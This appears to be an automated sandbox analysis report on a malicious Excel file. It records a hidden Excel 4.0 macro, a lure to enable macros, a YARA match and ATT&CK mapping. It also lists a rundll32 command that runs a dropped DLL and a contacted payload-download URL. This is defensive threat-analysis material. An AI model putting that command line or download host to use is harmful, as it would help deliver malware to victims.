ID: 384830
Sample Name: document-1429954472.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:14:39
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1429954472.xls

Overview


General Information

Sample Name:	document-1429954472.xls
Analysis ID:	384830
MD5:	de9de1ff91dd050..
SHA1:	826804c571db7b..
SHA256:	26acece82b024fc..
Tags:	SilentBuilder xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5948 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6240 cmdline: rundll32 ..\iojhsfgv.dvers,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
document-1429954472.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4c2a2:$s1: Excel • 0x4d2f4:$s1: Excel • 0x38f2:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1429954472.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1429954472.xls	48%	ReversingLabs	Document-Word.Trojan.Abracadabra	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://fastswitch.org/ds/0702.gif	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fastswitch.org	47.244.191.15	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fastswitch.org/ds/0702.gif	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://login.microsoftonline.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://shell.suite.office.com:1443	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://autodiscover-s.outlook.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://cdn.entity.	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://powerlift.acompli.net	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://cortana.ai	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.aadrm.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://api.microsoftstream.com/api/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://cr.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://graph.ppe.windows.net	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://store.office.cn/addinstemplate	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://web.microsoftstream.com/video/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://graph.windows.net	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://dataservice.o365filtering.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
